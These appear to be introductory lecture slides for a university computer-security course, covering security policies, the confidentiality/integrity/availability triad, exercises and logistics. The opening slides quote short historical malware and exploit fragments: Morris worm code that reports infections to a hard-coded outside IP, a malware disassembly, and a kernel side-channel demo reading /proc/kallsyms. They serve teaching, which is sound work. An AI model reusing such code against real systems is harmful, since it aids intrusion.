
# Lecture 1: Introduction to Security

CS 5430

1/24/2018


```
static report_breakin(arg1, arg2)                    /* 0x2494
*/
{
    int s;
    struct sockaddr_in sin;
    char msg;

    if (7 != random() % 15)
          return;

    bzero(&sin, sizeof(sin));
    sin.sin_family = AF_INET;
    sin.sin_port = REPORT_PORT;
    sin.sin_addr.s_addr = inet_addr(XS("128.32.137.13"));
```


# November 2, 1988




```
10002040 add     ecx, edi
10002042 push    ecx
10002043 push    offset aShell32_dll_as ; "SHELL32.DLL.ASLR."
10002048 lea     edx, [esp+224h+strFileName]
1000204C push    offset aS08x     ; "%s%08x"
10002051 push    edx              ; LPWSTR
10002052 call    ds:wsprintfW
10002058 mov     eax, [esp+22Ch+arg_4]
1000205F mov     ecx, [esp+22Ch+var_20C]
10002063 mov     edx, [esp+22Ch+hObject]
10002067 push    eax              ; int
10002068 push    ecx              ; int
10002069 push    edx              ; int
1000206A lea     eax, [esp+238h+strFileName]
1000206E push    eax              ; lpString2
1000206F call    sub_100034D2
10002074 mov     ecx, [esp+23Ch+hObject]
10002078 push    ecx              ; lpAddress
10002079 mov     esi, eax
1000207B call    sub_1000368F
```

# June 1, 2012







```
erik@c:~/speculation$ gcc -o speculative_table_lookup speculative_table_lookup.c sidechannel.S -no-pie -O0
erik@c:~/speculation$ ./speculative_table_lookup "$(cat /proc/kallsyms |grep ' sys_call_table$'|awk '{ print $1
}')"
trying ffffffffb54001a0
3a0c 198
3a50 72
3a78 195
faf3 108
erik@c:~/speculation$ cat /proc/kallsyms | grep ' sys_read$'|head -1
ffffffffb4e33a50 T sys_read
erik@c:~/speculation$ ▯
```

# January 2, 2018

INTERESTING

HARD

Today

FUN

IMPORTANT

# Defining security

A computer system is *secure* when it

- does what it should
- and nothing more.

A security *policy* stipulates what should and should not be done.

# Principal

A *principal* is an entity who can take actions

- person
- program
- system
- ...

Not to be confused with *principle*—a fundamental truth or basis

# Security Policies

- "The system shall prevent/detect *action* on/to/with *asset*."
  - e.g., "The system shall prevent theft of money"
  - e.g., "The system shall prevent erasure of account balances"
- Specify **what** not **how**
- Poor goals:
  - "the system shall use encryption to prevent reading of messages"
  - "the system shall use authentication to verify user identities"
  - "the system shall resist attacks"

Policies typically formulated in terms of three ***aspects*** of security...

# CIA

CIA

Confidentiality

Integrity

Availability

# Aspects of security

- **Confidentiality:** protection of assets from unauthorized disclosure

- **Integrity:** protection of assets from unauthorized modification

- **Availability:** protection of assets from loss of use

# Confidentiality

Protection of assets from unauthorized disclosure

**Assets:** information, resources, ... *(more to come)*

**Disclosure:** to a person, a program, a system, ...

# Confidentiality

Protection of assets from unauthorized disclosure

i.e., which principals are allowed to learn what

*Secrecy* is a synonym for confidentiality

# Privacy

*Privacy* concerns information about individuals (people, organizations, etc.)

- Often construed as legal right
- *Privacy* is not a synonym for confidentiality or for secrecy

# Confidentiality Policies

Examples:

- Keep contents of a file from being read (*access control*: more later)
- Keep information secret (*information flow*:  more later)
  - value of variable secret
  - behavior of system
  - information about individual

# Integrity

Protection of assets from unauthorized modification

i.e., what changes are allowed to system and its environment, including inputs and outputs

# Integrity Policies

Examples:

- Output is correct according to (mathematical) specification
- No exceptions thrown
- Only certain principals may write to a file (access control)
- Data are not corrupted or tainted by downloaded programs (information flow)

# Availability

Protection of assets from loss of use

i.e., what has to happen when/where

Denial of service (DoS) attacks compromise availability

# Availability Policies

Examples:

- Operating system must accept inputs periodically
- Program must produce output by specified time
- Requests must be processed fairly (order, priority, etc.)

# Aspects of security

- **Confidentiality:** protection of assets from unauthorized disclosure
- **Integrity:** protection of assets from unauthorized modification
- **Availability:** protection of assets from loss of use

This course focuses on C and I, not A

# Ex 1

- **Attack:** John copies Mary's homework
- What is a **security goal** this attack would violate?
- Which **aspect** of security does that policy address?

# Ex 2


- **Attack:** Paul causes Linda's system to freeze
- **Goal?**
- **Aspect?**

# EXERCISE: SECURITY POLICIES

# Stork Baby Delivery

The *stork baby delivery system* allows an autonomous aircraft (a *stork*) to deliver a payload (a *baby*) to a geographic location prespecified by some higher authority (*providence*). Prior to take-off, providence programs a stork with the geographic location describing where the baby should be delivered. Throughout the mission, the stork transmits back to providence a video of the landscape (labeled with geographic location coordinates) that the stork flies over. While a stork is in flight, providence may issue commands to that stork and change the location for the delivery, alter the path being followed to that location, or abort the mission.

**Threat model**: The adversary desires to prevent baby deliveries. The adversary has access to radio equipment that transmits and receives on the same frequencies that providence uses for communication with a stork. The adversary also controls weapons systems that can destroy a stork in flight.



# The Bigger Picture

Attacks
are perpetrated by
threats
that inflict
harm
by exploiting
vulnerabilities
which are controlled by
countermeasures.

# LOGISTICS

# Course staff


Prof. Eleanor Birrell
462 Gates Hall

Research in security and privacy
OH: Wednesdays, 2-4pm

Ethan Cecchetti

Louise Lee

Ruixin Ng



William Ronchetti

# Class meetings

- **5430:**
  - Monday, Wednesday, and/or Friday 10:10-11:25 in Gates Hall G01
  - See schedule for details
  - Next class is Monday 1/29
- **5431:**
  - Fridays 10:10-11:25 in Hollister 401
  - See schedule for details
  - First class is Friday 1/26

# Practicum

- The practicum, CS 5431, is an additional 2-credit programming project and discussion based course
  - It's a lot more work
  - It's a lot of fun
- If you want to know more about it, **come on Friday** to the first practicum meeting
  - 10:10am on Friday, January 26 in Hollister 401

# Course website

http://www.cs.cornell.edu/courses/cs5430/2018sp/

- All information is on the course website
- Check the schedule regularly!!!
- Various reading materials: slides, notes, links to online readings, pointers to text book chapters
  - Optional? Yes. But...
    - the more of these you read, the more you will get out of the course
    - assignments are often inspired by this material
  - Lectures are the ground truth for material we cover
- CMS, Piazza

*"This tops the list of recommendations for upgrading your online security."*